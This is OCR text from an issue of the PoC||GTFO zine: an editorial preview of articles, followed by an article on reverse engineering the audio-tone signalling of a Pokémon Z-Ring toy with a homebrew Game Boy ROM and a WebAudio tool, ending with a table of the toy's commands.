
In PoC||GTFO 13:4, Micah Elizabeth Scott shared with us her epic tale of hacking a Wacom tablet. Her firmware dump in that article depended upon voltage-glitching a device over USB, which is made considerably easier by underclocking both the target and the USB bus. That was possible because she used the synchronous clock on an SPI bus to shuffle USB packets between her underclocked domain and realtime. In her latest article, to be found on page 30, she explains how to bridge an underclocked Ethernet network by routing packets over GDB, OpenOCD, and a JTAG/SWD bus.

Geoff Chappel is back again, ready to take you to a Windows Wonderland, where you will first achieve a Mad Hatter's enlightenment, then wonder what the Caterpillar was smoking. Seven years after the Stuxnet hype, you will finally get the straight explanation of how its Control Panel shortcuts were abused. Just as in 2010, when he warned that bugs might remain, and in 2015 when Microsoft admitted that bugs *did* in fact remain, Geoff still thinks that some funny behaviors are lurking inside of the Control Panel and `.LNK` files. You will find his article on page 37, and remember what the dormouse said!

With the recent publication of a collided SHA1 PDF by the good neighbors at CWI and Google Research, folks have asked us to begin publishing SHA1 hashes instead of the MD5 sums that we traditionally publish. We might begin that in our next release, but for now, we received a flurry of nifty MD5 collisions. On page 46, Greg Kopf will show you how to make a PostScript image that contains its own checksum. On page 50, Mako describes a nifty trick for doing the same to a PDF, and on page 53 is Kristoffer Janke's trick for generating a GIF that contains its own MD5 checksum.

On page 56, the Evans Sultanik and Teran describe how they coerced this PDF to be an NES ROM that, when run, prints its own MD5 checksum.

On page 60, the last page, we pass around the collection plate. Our church has no interest in cash or wooden nickels, but we'd love your donation of a nifty reverse engineering story. Please send one our way.




14:02 Z-Ring Phreaking from a Gameboy

by Vicki Pfau

At the end of last year (following their usual three-year cycle), Nintendo released a new generation of Pokémon games for their latest portable console, the Nintendo 3DS. This time, their new entry in the series spectacularly destroyed several sales records, becoming the most pre-ordered game in Nintendo's history. And of course, along with a new Pokémon title, there are always several things that follow suit, such as a new season of the long running anime, a flood of cheapo toys, and datamining the latest games into oblivion. This article is not about the anime or the datamining; rather, it's about one of the cheapo toys.

The two new games, Pokémon Sun and Pokémon Moon, focus on a series of four islands known as Alola in the middle of the ocean. Alola is totally not Hawaii.[1] The game opens with a cutscene of a mysterious girl holding a bag and running away from several other mysterious figures. Near the beginning of the game, the player character runs into this mystery girl, known as Lillie, as she runs up to a bridge, and a rare Pokémon named Nebby pops out of the bag and refuses to go back in. It shudders in fear on the bridge as it's harried by a pack of birds—sorry, Flying type—Pokémons. The player character runs up to protect the Pokémon, but instead gets pecked at mercilessly.




Nebby responds by blowing up the bridge. The player and Nebby fall to their certain doom, only to be saved by the Guardian Pokémon of the island, Tapu Koko, who grabs them right before they hit the bottom of the ravine. Tapu Koko flies up to where Lillie is watching in awe, and delivers the pair along with an ugly stone that happens to have a well-defined Z shape on it. This sparkling stone is crafted by the kahuna of the island[2] into what is known as a Z-Ring. So obviously there's a toy of this.

In the game, the Z-Ring is an ugly, bulky stone bracelet given to random 11-year old children. You shove sparkling Z-Crystals onto it, and it lets you activate special Z-Powers on your Pokémon, unlocking super-special-ultimate Z-Moves to devastate an opponent. In real life, the Z-Ring is an ugly, bulky plastic bracelet given to random 11-year old children. You shove plastic Z-Crystals onto it, and it plays super-compressed audio as lights flash, and the ring vibrates a bit. More importantly, when you activate a Z-Power in-game, it somehow signals the physical Z-Ring to play the associated sound, regardless of which cheap plastic polyhedron you have inserted into it at the time. How does it communicate? Some people speculated about whether the interface was Bluetooth LE or a custom wireless communication protocol, but I have not seen anyone else reverse it. I decided to dig in myself.

The toy is rather overpriced compared to its build quality, but, having seen one at a store recently, I decided to pick it up and take a look. After all, I'd done only minimal hardware reversing, and this seemed to be a good excuse to do more. The package included the Z-Ring bracelet, three Z-Crystals, and a little Pikachu toy. Trying to unbox it, I discovered that the packaging was horrendous. It's difficult to remove all of the components without breaking anything. I feel sorry for all of the kids who got this for Christmas and then promptly broke off Pikachu's tail as they eagerly tried to remove it from the plastic.

[1] Yes it is.

[2] Did I mention that we're not in Hawaii? I was lying.



The bracelet itself has slots on the sides to hold six Z-Crystals and one on the top that has the signature giant Z around it. The slot on the top has three pogo pins, which connect to pads on a Z-Crystal. The center of these is GND, with one pin being used to light the LED through a series resistor (R1, 56 Ω) and the other pin being used to sense an identity resistor (R2, 18 kΩ for green).

It also has a tri-state switch on the side. One setting (Mode I) is for synchronizing to a 3DS, another (Mode II) is for role-play and synchronizes with six tracks on the Sun/Moon soundtrack, and the final (neutral) setting is the closest thing it has to an off mode. A button on the side will still light up the device in the neutral setting, presumably for store demo reasons.

My first step in trying to reverse engineer the device was figuring out how to pair it with my 3DS. Having beaten my copy of Pokémon Sun already, I presumably had obtained anything needed in-game to pair with the device, but there was no explicit mention of the toy in-game. Included in the toy's packaging were two tiny pamphlets, one of which was an instruction manual. However, the instruction manual was extremely minimal and mostly just described how to use the toy on its own. The only thing I could find about the 3DS interface was an instruction to turn up the 3DS volume and set the audio to stereo. There was also a little icon of headphones with a line through them. I realized that it didn't pair with the 3DS at all. It was sound-triggered!

I pulled out my 3DS, loaded up the game, and tried using a Z-Power in-game with the associated Z-Crystal inserted into the top of the toy. Sure enough, with the sound all the way up, the Z-Ring activated and synchronized with what the game was doing.

Now that I knew I'd need to record audio from the game, I pulled up Audacity on my laptop and started recording game audio from the speakers. Expecting the audio to be in ultrasonic range, I cranked up the sample rate to 96 kHz (although whether or not my laptop microphone can actually detect sound above 22 kHz is questionable) and stared at it in Audacity's spectrogram mode. Although I saw a few splotches at the top of the audible range, playing them back did not trigger the Z-Ring at all. However, playing back the whole recording did. I tried playing subsets of the sample until I found portions that triggered the Z-Ring. As I kept cropping the audio shorter and shorter, I finally found what I was looking for. The trigger wasn't ultrasonic. It was in fact completely audible.


When you activate a Z-Power in the game, a short little jingle always plays. I had previously assumed that the jingle was just for flavor, but when I looked at it, there were several distinctive lines on the spectrogram. The very beginning of the jingle included seven different tones, so I tried playing back that section. Sure enough, the Z-Ring activated. I cropped it down to the first four tones, and the Z-Ring would reliably activate and play a specific sample whenever I played the audio back. Rearranging the tones, I got it to play back a different sample. That was how to signal the toy, but now the task was finding all of the samples stored on the Z-Ring without dumping the ROM.

Looking at the recording in the spectrogram, it was pretty clear that the first tone, which lasts all of 40 milliseconds and is a few hundred hertz lower than the rest of the signal, is a marker indicating that the next few tones describe which sample to play back. I quickly reconstructed the four tones as just sine waves in Audacity to test my hypothesis, and sure enough, I was able to trigger the tones using the constructed signal as well. However, that was a tedious process and did not lend itself to being able to explore and document all of the tone combinations. I knew I needed to write some software to help me quickly change the tones, so I could document all the combinations. Since it looked as if the signal was various combinations of approximately four different frequencies, it would take some exploration to get everything.

I'm lazy and didn't feel like writing a tone generator and hooking it up to an audio output device and going through all of the steps I'd need to get sine waves of programmatically-defined frequencies to come out of my computer. However, I'm a special kind of lazy, and I really appreciate irony. The game is for the 3DS, right? What system is

Pokémon famous for originating on? The original Game Boy, a platform with hardware for generating audible tones! Whereas the 3DS also has a microphone, the audio communication is only used in one direction. Perfect!

Now, I'd never written a program for the Game Boy, but I had implemented a Game Boy emulator. Fixing bugs on an emulator requires debugging both the emulator and the emulated software at the same time, so I'm quite familiar with the Game Boy's unique variant of Z80, making the barrier of entry significantly lower than I thought it would be. I installed Rednex GameBoy Development System,[3] one of the two most popular toolchains for compiling Game Boy homebrew ROMs, and wrote a few hundred lines of assembly. I figured the Game Boy's audio channel 3, which uses 32-sample wavetables of four-bit audio, would be my best chance to approximate a sine wave. After a bit of experimenting, I managed to get it to create the right tones. But the first obstacle to playing back these tones properly was the timing. The first tone plays for 40 milliseconds, and the remaining tones each last 20 milliseconds. A frame on the GB is roughly 16 milliseconds long, so I couldn't synchronize on frame boundaries, yet I found a busy loop to be impractical. (Yes, GB games often use busy loops for timing-sensitive operations.) Fortunately, the GB has a built-in timer that can fire an interrupt after a given number of cycles, so, after a bit of math, I managed to get the timing right. Success! I could play back a series of tones from a table in RAM with the right timing and the right frequencies.



[3] `unzip pocorgtfo14.pdf rgbds.zip`

Sure enough, when I played this back in an emulator, the Z-Ring activated! The ROM plays the tones upon boot and had no user interface for configuring which tones to play, but recompiling the ROM was fast enough that it wasn't really an issue.

The natural next step was uploading the program to a real Game Boy. I quickly installed the program onto a flash cart that I had purchased while developing the emulator. I booted up my original Game Boy, the tones played, and... the Z-Ring did not activate. No matter how many times I restarted the program, the tones would not activate the Z-Ring. I recorded the audio it was playing, and the tones were right. I was utterly confused until I looked a bit closer at the recording: the signal was getting quieter with every subsequent tone. I thought that this must be a bug in the hardware, as the Game Boy's audio hardware is notorious for having different quirks between models and even CPU revisions. I tried turning off the audio channel and turning it back on again a few cycles later to see if that fixed anything. It still worked in the emulator, so I put it back on the flash cart, and this time it worked! I could consistently trigger one of the samples I'd seen, but some of the other ones seemed to randomly select one of three tones to play. Something wasn't quite right with my tone generation, so I decided to halve the sample period, which would give me more leeway to finely adjust the frequency. This didn't appear to help at all, unfortunately. Scoping out all of the combinations of the tones I thought were in range yielded about 30 responses out of the 64 combinations I tried. Unfortunately, many of the responses appeared to be the same, and many of them weren't consistent. Additionally, samples I knew the Z-Ring had were not triggered by any of these combinations. Clearly something was wrong.

I needed a source of several unique known-good signals, so I scoured YouTube and found an "All Z-Moves" video. Sure enough, it triggered from the Z-Ring a bunch of reactions I hadn't seen yet. Taking a closer look, I saw that the signal was actually all seven tones (not four), so extending the program to use seven tones suddenly yielded much more consistent results. Great! The bad news was that beyond the first, fixed tone, there were four variations of each subsequent tone, leading to a total of 4^6 combinations. That's 4,096. That's a lot to scope out. I decided to take another route and catalog ev-

ery signal in the video as a known pattern. I could try other signals later. Slowly, I went through the video and found every trigger. It seemed that there were two separate commands per move: one was for the initial half of the scene, where the Pokémon is "surrounded by Z-Power," and then the actual Z-Move was a separate signal. Unfortunately, three of the former signals had been unintentionally cropped from the video, leaving me with holes in my data. Sitting back and looking at the data, I started noticing patterns. I had numbered each tone from 0 (the lowest) to 3 (the highest), and every single one of the first 15 signals (one for each of the 18 Pokémon types in-game, minus the three missing types) ended with a 3. Some of the latter 18 (the associated Z-Powers per type) ended with a 1, but most ended with a 3. I wasn't quite sure what that meant until I saw that other tones were either a 0 or a 2, and the remainder were either a 1 or a 3. Each tone encoded only one bit, and they were staggered to make sure the adjacent bits were differentiable!

This reduced the number of possibilities from over four thousand to a more manageable sixty-four. It also lent itself to an easy sorting technique, with the last bit being MSB and the first being LSB. As I sorted the data, I noticed that the first 18 fell neatly into the in-game type ordering, leaving three holes for the missing types, and the next 18 all sorted identically. This let me fill in the holes and left me with 36 of the 64 combinations already filled in. I also found 11 special, Pokémon-specific (instead of type-specific) Z-Moves, giving me 47 total signals and 17 holes left. As I explored the remaining holes, I found five audio samples of Pikachu saying different things, and the other 12 didn't correspond to anything I recognized.

In the process, I added a basic user interface to the Game Boy program that lets you either select from the presets or set the tones manually. Given the naming scheme of these Z-Crystals (for any given type or Pokémon, it would basically just be Typium-Z, e.g. Fire becomes Firium-Z), I naturally decided to name it Phreakium-Z.[4]

I thought I had found all of the Z-Ring's sound triggers, but it was pointed out to me while I was preparing to publish my results that the official soundtrack release had six "Z-Ring Synchronized" tracks that interfaced with the Z-Ring. I had already purchased the soundtrack, so I took a look and tried playing back the tracks with the Z-Ring nearby. Nothing happened. More importantly, the distinctive jingle of the 5 kHz tones was completely absent from the tracks. So what was I missing? I tried switching it from Mode I into Mode II, and the Z-Ring lit up, perfectly synchronizing with the music. But where were the triggers? There was nothing visible in the 4–6 kHz range this time around. Although I could clip portions of tracks down to specific triggers, I couldn't see anything in the spectrogram until I expanded the visible range all the way up to 20 kHz. This time the triggers were indeed ultrasonic or very nearly so.


Human hearing caps out at approximately 20 kHz, but most adults can only hear up to about 15 kHz. The sample rates of sound devices are typically no greater than 48 kHz, allowing the production of frequencies up to 24 kHz, including only a narrow band of ultrasonic frequencies. Given the generally poor quality of speakers at extremely high frequencies, you can imagine my surprise when I saw a very clear signal at around 19 kHz.

[4] `git clone https://github.com/endrift/phreakium-z; unzip pocorgtfo14.pdf phreakium-z.zip`

THE NEW "WIZARD" CAMERA

A Queen among Cameras

Covered in genuine red Russia leather. All metal parts triple nickel-plate.




Fitted with our Extra Rapid Rectilinear Lens and Bausch & Lamb's Iris Diaphragm Shutter.

Size, 7 in. x 5½ in. x 5½ in.

SHOWROOMS 1209 Broadway New York City

MANHATTAN OPTICAL CO., Cresskill, N. J.



Zooming in, I saw the distinctive pattern of a lower, longer initial tone followed by several staggered data tones. However, this time it was a 9-bit signal, with a 60 ms initial tone at exactly 18.5 kHz and a 20 ms gap between the bits. Unfortunately, 18 kHz is well above the point at which I can get any fine adjustments in the Game Boy's audio output, so I needed to shift gears and actually write something for the computer. At first I wrote something quick in Rust, but this proved to be a bit tedious. I realized I could make something quite a bit more portable: a JavaScript web interface using WebAudio.[5]

After narrowing down the exact frequencies used in the tones and debugging the JavaScript (as it turns out, I've gotten quite rusty), I whipped up a quick interface that I could use to explore commands. After all, 512 commands is quite a bit more than the 64 from Mode I.

Despite being a larger number of combinations, 512 was still a reasonable number to explore in a few hours. After I got the WebAudio version working consistently, I added the ability to take a number from 0 to 511 and output the correspondingly indexed tone, and I began documenting the individual responses generated. At first I was getting oddly erratic sequences, until I realized that I was parsing a base 10 number as a base 16 index. With that fixed, everything fell into place. I noticed that the first 64 indices of the 512 were in fact identical to the 64 Mode I tones, so that was quick to document. Once I got past the initial 64, I noticed that the responses from the Z-Ring no longer corresponded to game actions but were instead more granular single actions. For example, instead of a sequence of vibrations and light colors that corresponded to the animation of a Z-Move in game, a response included only one sound effect coupled with one lighting effect or one lighting effect with one vibration effect. There was also a series of sound effects that did not appear in Mode I and that seemed to be linked to individual Pokémon types. Many of the responses seemed randomly ordered, almost as though the developers had added the commands ad hoc without realizing that ordering similar responses would be sensible. Huge swaths of the command set ended up being the Cartesian product of a light color with a vibration effect. This ended up being enough of the command set that I was able to document the remainder of the commands within only a handful of hours.

Most of the individual commands weren't interesting, but I did find eight additional Pikachu voice samples and a rather interesting command that — when played two or three times in a row — kicked the Z-Ring into what appeared to be a diagnostic mode. It performed a series of vibrations followed by a series of tones unique to this response, after which the Z-Ring stopped responding to commands. After a few seconds, the light on the bottom, which is completely undocumented in the manual and had not illuminated before, started blinking, and the light on top turned red. However, it still didn't respond to any commands. Eventually I discovered that switching it to the neutral mode would change the light to blue for a few seconds, and then the toy would revert to a usable state. I'm still unsure of whether this was a diagnostic mode, a program upload mode, or something completely different.

By this point I'd put in several hours over a few days into figuring out every nook and cranny of this device. Having become bored with it, I decided to bite the bullet and disassemble the hardware. I found inside a speaker, a microphone, a motor with a lopsided weight for generating the vibrations, and a PCB. The PCB, although rather densely populated, did not contain many interesting components other than an epoxy blob labeled U1, an MX25L8006E flash chip labeled U2, and some test points. You will find a dump of this ROM attached.[6] At this point, I decided to call it a week and put the Z-Ring back together; it was just a novelty, after all.

[5] `git clone https://github.com/endrift/phreakium-js; unzip pocorgtfo14.pdf phreakium-js.html`

[6] `unzip pocorgtfo14.pdf zring-flash.bin`

These are the 512 commands of the Z-Ring.

```
000: Normalium-Z
001: Firium-Z
002: Waterium-Z
003: Grassium-Z
004: Electrium-Z
005: Icium-Z
006: Fightium-Z
007: Poisonium-Z
008: Groundium-Z
009: Flyium-Z
00A: Psychium-Z
00B: Buginium-Z
00C: Rockium-Z
00D: Ghostium-Z
00E: Dragonium-Z
00F: Darkium-Z
010: Steelium-Z
011: Fairium-Z
012: Breakneck Blitz
013: Inferno Overdrive
014: Hydro Vortex
015: Bloom Doom
016: Gigavolt Havoc
017: Subzero Slammer
018: All-Out Pummeling
019: Acid Downpour
01A: Tectonic Rage
01B: Supersonic Skystrike
01C: Shattered Psyche
01D: Savage Spin-Out
01E: Continental Crush
01F: Never-Ending Nightmare
020: Devastating Drake
021: Black Hole Eclipse
022: Corkscrew Crash
023: Twinkle Tackle
024: Sinister Arrow Raid (Decidium-Z)
025: Malicious Moonsault (Incinium-Z)
026: Oceanic Operetta (Primarium-Z)
027: Catastropika (Pikachunium-Z)
028: Guardian of Alola (Tapunium-Z)
029: Stoked Sparksurfer (Aloraichium-Z)
02A: Pulverizing Pancake (Snorlium-Z)
02B: Extreme Evoboost (Eevium-Z)
02C: Genesis Supernova (Mewium-Z)
02D: Soul-Stealing 7-Star Strike (Marshadium-Z)
02E: (unknown)
02F: (unknown)
030: 10,000,000 Volt Thunderbolt (Pikashunium-Z)
031: (unknown)
032: (unknown)
033: (unknown)
034: (unknown)
035: (unknown)
036: (unknown)
037: (unknown)
038: (unknown)
039: Pikachu 1
03A: Pikachu 2
03B: Pikachu 3
03C: Pikachu 4
03D: Pikachu 5
03E: (unknown)
03F: (no response)
040: SFX/Light (Normal)
041: SFX/Light (Fire)
042: SFX/Light (Water)
043: SFX/Light (Grass)
044: SFX/Light (Electric)
045: SFX/Light (Ice)
046: SFX/Light (Fighting)
047: SFX/Light (Poison)
048: SFX/Light (Ground)
049: SFX/Light (Flying)
04A: SFX/Light (Psychic)
04B: SFX/Light (Bug)
04C: SFX/Light (Rock)
04D: SFX/Light (Ghost)
04E: SFX/Light (Dragon)
04F: SFX/Light (Dark)
050: SFX/Light (Steel)
051: SFX/Light (Fairy)
052: (no response)
053: Vibration (soft, short)
054: Vibration (soft, medium)
055: Vibration (pattern 1)
056: Vibration (pattern 2)
057: Vibration (pattern 3)
058: Vibration (pattern 4)
059: Vibration (pattern 5)
05A: Vibration (pattern 6)
05B: Vibration (pattern 7)
05C: Vibration (pattern 8)
05D: Vibration (pattern 8)
05E: Vibration (pattern 9)
05F: Vibration (pattern 10)
060: Vibration (pattern 11)
061: Vibration (pattern 12)
062: Vibration (pattern 13)
063: Vibration (pattern 14)
064: Light (yellow)
065: Light (pale blue)
066: Light (white)
067: Light (pattern 1)
068: Light (pattern 2)
069: Vibration (pattern 15)
06A: Vibration (pattern 16)
06B: Light/Vibration (red, very short)
06C: Light/Vibration (red, short)
06D: Light/Vibration (red, medium)
06E: Light (red)
06F: Light (yellow/green)
070: Light (green)
071: Light (blue)
072: Light (purple)
073: Light (pale purple)
074: Light (magenta)
075: Light (pale green)
076: Light (cyan)
077: Light (pale blue/purple)
078: Light (gray)
079: Light (pattern purple, pale purple)
07A: Light/Vibration (pale yellow, short)
07B: Light/Vibration (pale yellow, short)
07C: (no response)
07D: (no response)
07E: Self test/program mode? (reboots afterwards)
07F: Light (pale yellow)
080: Light (pale blue)
081: Light (pale magenta)
082: SFX/Vibration (Normal)
083: SFX/Vibration (Fire)
084: SFX/Vibration (Water)
085: SFX/Vibration (Grass)
086: SFX/Vibration (Electric)
087: SFX/Vibration (Ice)
088: SFX/Vibration (Fighting)
089: SFX/Vibration (Poison)
08A: SFX/Vibration (Ground)
08B: SFX/Vibration (Flying)
08C: SFX/Vibration (Psychic)
08D: SFX/Vibration (Bug)
08E: SFX/Vibration (Rock)
08F: SFX/Vibration (Ghost)
090: SFX/Vibration (Dragon)
091: SFX/Vibration (Dark)
092: SFX/Vibration (Steel)
093: SFX/Vibration (Fairy)
094: Pikachu 1
095: Pikachu 2
096: Pikachu 3
097: Pikachu 4
098: Pikachu 5
099: Vibration (speed 1, hard, 2x)
09A: Vibration (speed 1, hard, 4x)
09B: Vibration (speed 1, hard, 8x)
09C: Vibration (speed 1, hard, 16x)
09D: Vibration (speed 1, pattern, 2x)
09E: Vibration (speed 1, pattern, 4x)
09F: Vibration (speed 1, pattern, 8x)
0A0: Vibration (speed 1, pattern, 16x)
0A1: Vibration (speed 2, hard, 2x)
0A2: Vibration (speed 2, hard, 4x)
0A3: Vibration (speed 2, hard, 8x)
0A4: Vibration (speed 2, hard, 16x)
0A5: Vibration (speed 2, pattern, 2x)
0A6: Vibration (speed 2, pattern, 4x)
0A7: Vibration (speed 2, pattern, 8x)
0A8: Vibration (speed 2, pattern, 16x)
0A9: Vibration (speed 3, hard, 2x)
0AA: Vibration (speed 3, hard, 4x)
0AB: Vibration (speed 3, hard, 8x)
0AC: Vibration (speed 3, hard, 16x)
0AD: Vibration (speed 3, pattern, 2x)
0AE: Vibration (speed 3, pattern, 4x)
0AF: Vibration (speed 3, pattern, 8x)
0B0: Vibration (speed 3, pattern, 16x)
0B1: Vibration (speed 4, hard, 2x)
0B2: Vibration (speed 4, hard, 4x)
0B3: Vibration (speed 4, hard, 8x)
0B4: Vibration (speed 4, hard, 16x)
0B5: Vibration (speed 4, pattern, 2x)
0B6: Vibration (speed 4, pattern, 4x)
0B7: Vibration (speed 4, pattern, 8x)
0B8: Vibration (speed 4, pattern, 16x)
0B9: Vibration (speed 5, hard, 2x)
0BA: Vibration (speed 5, hard, 4x)
0BB: Vibration (speed 5, hard, 8x)
0BC: Vibration (speed 5, hard, 16x)
0BD: Vibration (speed 5, pattern, 2x)
0BE: Vibration (speed 5, pattern, 4x)
0BF: Vibration (speed 5, pattern, 8x)
0C0: Vibration (speed 6, hard, 16x)
0C1: Vibration (speed 6, hard, 2x)
0C2: Vibration (speed 6, hard, 4x)
0C3: Vibration (speed 6, hard, 8x)
0C4: Vibration (speed 6, hard, 16x)
0C5: Vibration (speed 6, pattern, 2x)
0C6: Vibration (speed 6, pattern, 4x)
0C7: Vibration (speed 6, pattern, 8x)
0C8: Vibration (speed 6, pattern, 16x)
0C9: Vibration (speed 7, hard, 2x)
0CA: Vibration (speed 7, hard, 4x)
0CB: Vibration (speed 7, hard, 8x)
0CC: Vibration (speed 7, hard, 16x)
0CD: Vibration (speed 7, pattern, 2x)
0CE: Vibration (speed 7, pattern, 4x)
```

0CF: Vibration (speed 7, pattern, 8x)
0D0: Vibration (speed 7, pattern, 16x)
0D1: Vibration (speed 8, hard, 2x)
0D2: Vibration (speed 8, hard, 4x)
0D3: Vibration (speed 8, hard, 8x)
0D4: Vibration (speed 8, hard, 16x)
0D5: Vibration (speed 8, pattern, 2x)
0D6: Vibration (speed 8, pattern, 4x)
0D7: Vibration (speed 8, pattern, 8x)
0D8: Vibration (speed 8, pattern, 16x)
0D9: Vibration (speed 9, hard, 2x)
0DA: Vibration (speed 9, hard, 4x)
0DB: Vibration (speed 9, hard, 8x)
0DC: Vibration (speed 9, hard, 16x)
0DD: Vibration (speed 9, pattern, 2x)
0DE: Vibration (speed 9, pattern, 4x)
0DF: Vibration (speed 9, pattern, 8x)
0E0: Vibration (speed 9, pattern, 16x)
0E1: Vibration (speed 10, hard, 2x)
0E2: Vibration (speed 10, hard, 4x)
0E3: Vibration (speed 10, hard, 8x)
0E4: Vibration (speed 10, hard, 16x)
0E5: Vibration (speed 10, pattern, 2x)
0E6: Vibration (speed 10, pattern, 4x)
0E7: Vibration (speed 10, pattern, 8x)
0E8: Vibration (speed 10, pattern, 16x)
0E9: Vibration (speed 11, hard, 2x)
0EA: Vibration (speed 11, hard, 4x)
0EB: Vibration (speed 11, hard, 8x)
0EC: Vibration (speed 11, hard, 16x)
0ED: Vibration (speed 11, pattern, 2x)
0EE: Vibration (speed 11, pattern, 4x)
0EF: Vibration (speed 11, pattern, 8x)
0F0: Vibration (speed 11, pattern, 16x)
0F1: Vibration (speed 12, hard, 2x)
0F2: Vibration (speed 12, hard, 4x)
0F3: Vibration (speed 12, hard, 8x)
0F4: Vibration (speed 12, hard, 16x)
0F5: Vibration (speed 12, pattern, 2x)
0F6: Vibration (speed 12, pattern, 4x)
0F7: Vibration (speed 12, pattern, 8x)
0F8: Vibration (speed 12, pattern, 16x)
0F9: Vibration (speed 13, hard, 2x)
0FA: Vibration (speed 13, hard, 4x)
0FB: Vibration (speed 13, hard, 8x)
0FC: Vibration (speed 13, hard, 16x)
0FD: Vibration (speed 13, pattern, 2x)
0FE: Vibration (speed 13, pattern, 4x)
0FF: Vibration (speed 13, pattern, 8x)
100: Vibration (speed 13, pattern, 16x)
101: Vibration (speed 14, hard, 2x)
102: Vibration (speed 14, hard, 4x)
103: Vibration (speed 14, hard, 8x)
104: Vibration (speed 14, hard, 16x)
105: Vibration (speed 14, pattern, 2x)
106: Vibration (speed 14, pattern, 4x)
107: Vibration (speed 14, pattern, 8x)
108: Vibration (speed 14, pattern, 16x)
109: Vibration (speed 15, hard, 2x)
10A: Vibration (speed 15, hard, 4x)
10B: Vibration (speed 15, hard, 8x)
10C: Vibration (speed 15, hard, 16x)
10D: Vibration (speed 15, pattern, 2x)
10E: Vibration (speed 15, pattern, 4x)
10F: Vibration (speed 15, pattern, 8x)
110: Vibration (speed 15, pattern, 16x)
111: Vibration (speed 16, hard, 2x)
112: Vibration (speed 16, hard, 4x)
113: Vibration (speed 16, hard, 8x)
114: Vibration (speed 16, hard, 16x)
115: Vibration (speed 16, pattern, 2x)
116: Vibration (speed 16, pattern, 4x)
117: Vibration (speed 16, pattern, 8x)
118: Vibration (speed 16, pattern, 16x)
119: Vibration (speed 17, hard, 2x)
11A: Vibration (speed 17, hard, 4x)
11B: Vibration (speed 17, hard, 8x)
11C: Vibration (speed 17, hard, 16x)
11D: Vibration (speed 17, pattern, 2x)
11E: Vibration (speed 17, pattern, 4x)
11F: Vibration (speed 17, pattern, 8x)
